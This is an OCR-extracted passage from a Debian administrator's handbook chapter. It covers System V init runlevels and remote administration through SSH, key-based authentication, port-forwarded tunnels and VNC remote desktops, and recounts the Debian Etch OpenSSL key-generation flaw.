
init distinguishes several runlevels, so it can switch from one to another with the **telinit** ***new-level*** command. Immediately, **init** executes **/etc/init.d/rc** again with the new runlevel. This script will then start the missing services and stop those that are no longer desired. To do this, it refers to the content of the `/etc/rc`*X*`.d` (where *X* represents the new runlevel). Scripts starting with "S" (as in "Start") are services to be started; those starting with "K" (as in "Kill") are the services to be stopped. The script does not start any service that was already active in the previous runlevel.

By default, System V init in Debian uses four different runlevels:

- Level 0 is only used temporarily, while the computer is powering down. As such, it only contains many "K" scripts.
- Level 1, also known as single-user mode, corresponds to the system in degraded mode; it includes only basic services, and is intended for maintenance operations where interactions with ordinary users are not desired.
- Level 2 is the level for normal operation, which includes networking services, a graphical interface, user logins, etc.
- Level 6 is similar to level 0, except that it is used during the shutdown phase that precedes a reboot.

Other levels exist, especially 3 to 5. By default they are configured to operate the same way as level 2, but the administrator can modify them (by adding or deleting scripts in the corresponding `/etc/rc`*X*`.d` directories) to adapt them to particular needs.

Рисунок 9.2. Boot sequence of a computer running Linux with System V init



All the scripts contained in the various `/etc/rcX.d` directories are really only symbolic links — created upon package installation by the **update-rc.d** program — pointing to the actual scripts which are stored in `/etc/init.d/`. The administrator can fine tune the services available in each runlevel by re-running **update-rc.d** with adjusted parameters. The update-rc.d(1) manual page describes the syntax in detail. Please note that removing all symbolic links (with the `remove` parameter) is not a good method to disable a service. Instead you should simply configure it to not start in the desired runlevel (while preserving the corresponding calls to stop it in the event that the service runs in the previous runlevel). Since **update-rc.d** has a somewhat convoluted interface, you may prefer using **rcconf** (from the rcconf package) which provides a more user-friendly interface.

DEBIAN POLICY **Restarting services**

The maintainer scripts for Debian packages will sometimes restart certain services to ensure their availability or get them to take certain options into account. The command that controls a service — **service** ***service operation*** — doesn't take runlevel into consideration, assumes (wrongly) that the service is currently being used, and may thus initiate incorrect

operations (starting a service that was deliberately stopped, or stopping a service that is already stopped, etc.). Debian therefore introduced the **invoke-rc.d** program: this program must be used by maintainer scripts to run services initialization scripts and it will only execute the necessary commands. Note that, contrary to common usage, the `.d` suffix is used here in a program name, and not in a directory.

Finally, **init** starts control programs for various virtual consoles (**getty**). It displays a prompt, waiting for a username, then executes **login** ***user*** to initiate a session.

VOCABULARY **Console and terminal**

The first computers were usually separated into several, very large parts: the storage enclosure and the central processing unit were separate from the peripheral devices used by the operators to control them. These were part of a separate furniture, the "console". This term was retained, but its meaning has changed. It has become more or less synonymous with "terminal", being a keyboard and a screen.

With the development of computers, operating systems have offered several virtual consoles to allow for several independent sessions at the same time, even if there is only one keyboard and screen. Most GNU/Linux systems offer six virtual consoles (in text mode), accessible by typing the key combinations **Control**+**Alt**+**F1** through **Control**+**Alt**+**F6**.

By extension, the terms "console" and "terminal" can also refer to a terminal emulator in a graphical X11 session (such as **xterm**, **gnome-terminal** or **konsole**).

9.2. Remote Login

It is essential for an administrator to be able to connect to a computer remotely. Servers, confined in their own room, are rarely equipped with permanent keyboards and monitors — but they are connected to the network.

***BACK TO BASICS* Client, server**

A system where several processes communicate with each other is often described with the "client/server" metaphor. The server is the program that takes requests coming from a client and executes them. It is the client that controls operations, the server doesn't take any initiative of its own.

9.2.1. Secure Remote Login: SSH

The *SSH* (Secure SHell) protocol was designed with security and reliability in mind. Connections using SSH are secure: the partner is authenticated and all data exchanges are encrypted.

***CULTURE* Telnet and RSH are obsolete**

Before SSH, *Telnet* and *RSH* were the main tools used to login remotely. They are now largely obsolete and should no longer be used even if Debian still provides them.

***VOCABULARY* Authentication, encryption**

When you need to give a client the ability to conduct or trigger actions on a server, security is important. You must ensure the identity of the client; this is authentication. This identity usually consists of a password that must be kept secret, or any other client could get the password. This is the purpose of encryption, which is a form of encoding that allows two systems to communicate confidential information on a public channel while protecting it from being readable to others.

Authentication and encryption are often mentioned together, both because they are frequently used together, and because they are usually implemented with similar mathematical concepts.

SSH also offers two file transfer services. **scp** is a command line tool that can be used like **cp**, except that any path to another machine is prefixed with the machine's name, followed by a colon.

```
$ scp file machine:/tmp/
```

sftp is an interactive command, similar to **ftp**. In a single session, **sftp** can transfer several files, and it is possible to manipulate remote files with it (delete, rename, change permissions, etc.).

Debian uses OpenSSH, a free version of SSH maintained by the **OpenBSD** project (a free operating system based on the BSD kernel, focused on security) and fork of the original SSH software developed by the SSH Communications Security Corp company, of Finland. This company initially developed SSH as free software, but eventually decided to continue its development under a proprietary license. The OpenBSD project then created OpenSSH to

maintain a free version of SSH.

BACK TO BASICS Fork

A “fork”, in the software field, means a new project that starts as a clone of an existing project, and that will compete with it. From there on, both software will usually quickly diverge in terms of new developments. A fork is often the result of disagreements within the development team.

The option to fork a project is a direct result of the very nature of free software; a fork is a healthy event when it enables the continuation of a project as free software (for example in case of license changes). A fork arising from technical or personal disagreements is often a waste of human resources; another resolution would be preferable. Mergers of two projects that previously went through a prior fork are not unheard of.

OpenSSH is split into two packages: the client part is in the openssh-client package, and the server is in the openssh-server package. The ssh meta-package depends on both parts and facilitates installation of both (**apt install ssh**).

9.2.1.1. Key-Based Authentication

Each time someone logs in over SSH, the remote server asks for a password to authenticate the user. This can be problematic if you want to automate a connection, or if you use a tool that requires frequent connections over SSH. This is why SSH offers a key-based authentication system.

The user generates a key pair on the client machine with **ssh-keygen -t rsa**; the public key is stored in `~/.ssh/id_rsa.pub`, while the corresponding private key is stored in `~/.ssh/id_rsa`. The user then uses **ssh-copy-id** ***server*** to add their public key to the `~/.ssh/authorized_keys` file on the server. If the private key was not protected with a “passphrase” at the time of its creation, all subsequent logins on the server will work without a password. Otherwise, the private key must be decrypted each time by entering the passphrase. Fortunately, **ssh-agent** allows us to keep private keys in memory to not have to regularly re-enter the password. For this, you simply use **ssh-add** (once per work session) provided that the session is already associated with a functional instance of **ssh-agent**. Debian activates it by default in graphical sessions, but this can be deactivated by changing `/etc/X11/Xsession.options`. For a console session, you can manually start it with **eval $(ssh-agent)**.

***SECURITY* Protection of the private key**

Whoever has the private key can login on the account thus configured. This is why access to the private key is protected by a “passphrase”. Someone who acquires a copy of a private key file (for example, `~/.ssh/id_rsa`) still has to know this phrase in order to be able to use it. This additional protection is not, however, impregnable, and if you think that this file has been compromised, it is best to disable that key on the computers in which it has been installed (by removing it from the `authorized_keys` files) and replacing it with a newly generated key.

***CULTURE* OpenSSL flaw in Debian Etch**

The OpenSSL library, as initially provided in Debian Etch, had a serious problem in its random number generator (RNG). Indeed, the Debian maintainer had made a change so that applications using it would no longer generate warnings when analyzed by memory testing tools like **valgrind**. Unfortunately, this change also meant that the RNG was employing only one

source of entropy corresponding to the process number (PID) whose 32,000 possible values do not offer enough randomness.

→ http://www.debian.org/security/2008/dsa-1571

Specifically, whenever OpenSSL was used to generate a key, it always produced a key within a known set of hundreds of thousands of keys (32,000 multiplied by a small number of key lengths). This affected SSH keys, SSL keys, and X.509 certificates used by numerous applications, such as OpenVPN. A cracker had only to try all of the keys to gain unauthorized access. To reduce the impact of the problem, the SSH daemon was modified to refuse problematic keys that are listed in the openssh-blacklist and openssh-blacklist-extra packages. Additionally, the **ssh-vulnkey** command allows identification of possibly compromised keys in the system.

A more thorough analysis of this incident brings to light that it is the result of multiple (small) problems, both within the OpenSSL project and with the Debian package maintainer. A widely used library like OpenSSL should — without modifications — not generate warnings when tested by **valgrind**. Furthermore, the code (especially the parts as sensitive as the RNG) should be better commented to prevent such errors. On Debian's side, the maintainer wanted to validate the modifications with the OpenSSL developers, but simply explained the modifications without providing the corresponding patch to review and failed to mention his role within Debian. Finally, the maintenance choices were sub-optimal: the changes made to the original code were not clearly documented; all the modifications were effectively stored in a Subversion repository, but they ended up all lumped into one single patch during creation of the source package.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format ("3.0 (quilt)") and the Debian sources webservice were developed.

→ http://sources.debian.net

9.2.1.2. Using Remote X11 Applications

The SSH protocol allows forwarding of graphical data ("X11" session, from the name of the most widespread graphical system in Unix); the server then keeps a dedicated channel for those data. Specifically, a graphical program executed remotely can be displayed on the X.org server of the local screen, and the whole session (input and display) will be secure. Since this feature allows remote applications to interfere with the local system, it is disabled by default. You can enable it by specifying `X11Forwarding yes` in the server configuration file (`/etc/ssh/sshd_config`). Finally, the user must also request it by adding the `-X` option to the **ssh** command-line.

9.2.1.3. Creating Encrypted Tunnels with Port Forwarding

Its `-R` and `-L` options allow **ssh** to create "encrypted tunnels" between two machines, securely forwarding a local TCP port (see sidebar *BACK TO BASICS* TCP/UDP) to a remote machine or vice versa.

VOCABULARY **Tunnel**

The Internet, and most LANs that are connected to it, operate in packet mode and not in connected mode, meaning that a packet issued from one computer to another is going to be stopped at several intermediary routers to find its way to its destination. You can still simulate a connected operation where the stream is encapsulated in normal IP packets. These packets follow their usual route, but the stream is reconstructed unchanged at the destination. We call this a "tunnel", analogous to a road tunnel in which vehicles drive directly from the entrance (input) to the exit (output) without encountering any intersections, as opposed to a path on the surface that would involve intersections and changing direction.

You can use this opportunity to add encryption to the tunnel: the stream that flows through it is then unrecognizable from the outside, but it is returned in decrypted form at the exit of the tunnel.

ssh -L 8000:server:25 intermediary establishes an SSH session with the *intermediary* host and listens to local port 8000 (see Рисунок 9.3, «Forwarding a local port with SSH»). For any connection established on this port, **ssh** will initiate a connection from the *intermediary* computer to port 25 on the *server*, and will bind both connections together.

ssh -R 8000:server:25 intermediary also establishes an SSH session to the *intermediary* computer, but it is on this machine that **ssh** listens to port 8000 (see Рисунок 9.4, «Forwarding a remote port with SSH»). Any connection established on this port will cause **ssh** to open a connection from the local machine on to port 25 of the *server*, and to bind both connections together.

In both cases, connections are made to port 25 on the *server* host, which pass through the SSH tunnel established between the local machine and the *intermediary* machine. In the first case, the entrance to the tunnel is local port 8000, and the data move towards the *intermediary* machine before being directed to the *server* on the “public” network. In the second case, the input and output in the tunnel are reversed; the entrance is port 8000 on the *intermediary* machine, the output is on the local host, and the data are then directed to the *server*. In practice, the server is usually either the local machine or the intermediary. That way SSH secures the connection from one end to the other.

Рисунок 9.3. Forwarding a local port with SSH





Рисунок 9.4. Forwarding a remote port with SSH



9.2.2. Using Remote Graphical Desktops

VNC (Virtual Network Computing) allows remote access to graphical desktops.

This tool is mostly used for technical assistance; the administrator can see the errors that the user is facing, and show them the correct course of action without having to stand by them.

First, the user must authorize sharing their session. The GNOME graphical desktop environment in Jessie includes that option in its configuration panel (contrary to previous versions of Debian,

where the user had to install and run **vino**). KDE still requires using **krfb** to allow sharing an existing session over VNC. For other graphical desktop environments, the **x11vnc** command (from the Debian package of the same name) serves the same purpose; you can make it available to the user with an explicit icon.

When the graphical session is made available by VNC, the administrator must connect to it with a VNC client. GNOME has **vinagre** and **remmina** for that, while KDE includes **krdc** (in the menu at K → Internet → Remote Desktop Client). There are other VNC clients that use the command line, such as **xvnc4viewer** in the Debian package of the same name. Once connected, the administrator can see what is going on, work on the machine remotely, and show the user how to proceed.

***SECURITY* VNC over SSH**

If you want to connect by VNC, and you don't want your data sent in clear text on the network, it is possible to encapsulate the data in an SSH tunnel (see Раздел 9.2.1.3, «Creating Encrypted Tunnels with Port Forwarding»). You simply have to know that VNC uses port 5900 by default for the first screen (called "localhost:0"), 5901 for the second (called "localhost:1"), etc.

The **ssh -L localhost:5901:localhost:5900 -N -T *machine*** command creates a tunnel between local port 5901 in the localhost interface and port 5900 of the *machine* host. The first "localhost" restricts SSH to listening to only that interface on the local machine. The second "localhost" indicates the interface on the remote machine which will receive the network traffic entering in "localhost:5901". Thus **vncviewer localhost:1** will connect the VNC client to the remote screen, even though you indicate the name of the local machine.

When the VNC session is closed, remember to close the tunnel by also quitting the corresponding SSH session.

***BACK TO BASICS* Display manager**

gdm3, **kdm**, **lightdm**, and **xdm** are Display Managers. They take control of the graphical interface shortly after boot in order to provide the user a login screen. Once the user has logged in, they execute the programs needed to start a graphical work session.

VNC also works for mobile users, or company executives, who occasionally need to login from their home to access a remote desktop similar to the one they use at work. The configuration of such a service is more complicated: you first install the vnc4server package, change the configuration of the display manager to accept `XDMCP Query` requests (for **gdm3**, this can be done by adding `Enable=true` in the "xdmcp" section of `/etc/gdm3/daemon.conf`), and finally, start the VNC server with **inetd** so that a session is automatically started when a user tries to login. For example, you may add this line to `/etc/inetd.conf`:

```
5950  stream  tcp  nowait  nobody.tty  /usr/bin/Xvnc Xvnc -inetd -query loca
```

Redirecting incoming connections to the display manager solves the problem of authentication, because only users with local accounts will pass the **gdm3** login screen (or equivalent **kdm**, **xdm**, etc.). As this operation allows multiple simultaneous logins without any problem (provided the server is powerful enough), it can even be used to provide complete desktops for mobile users (or for less powerful desktop systems, configured as thin clients). Users simply login to the server's screen with **vncviewer *server*:50**, because the port used is 5950.

9.3. Managing Rights

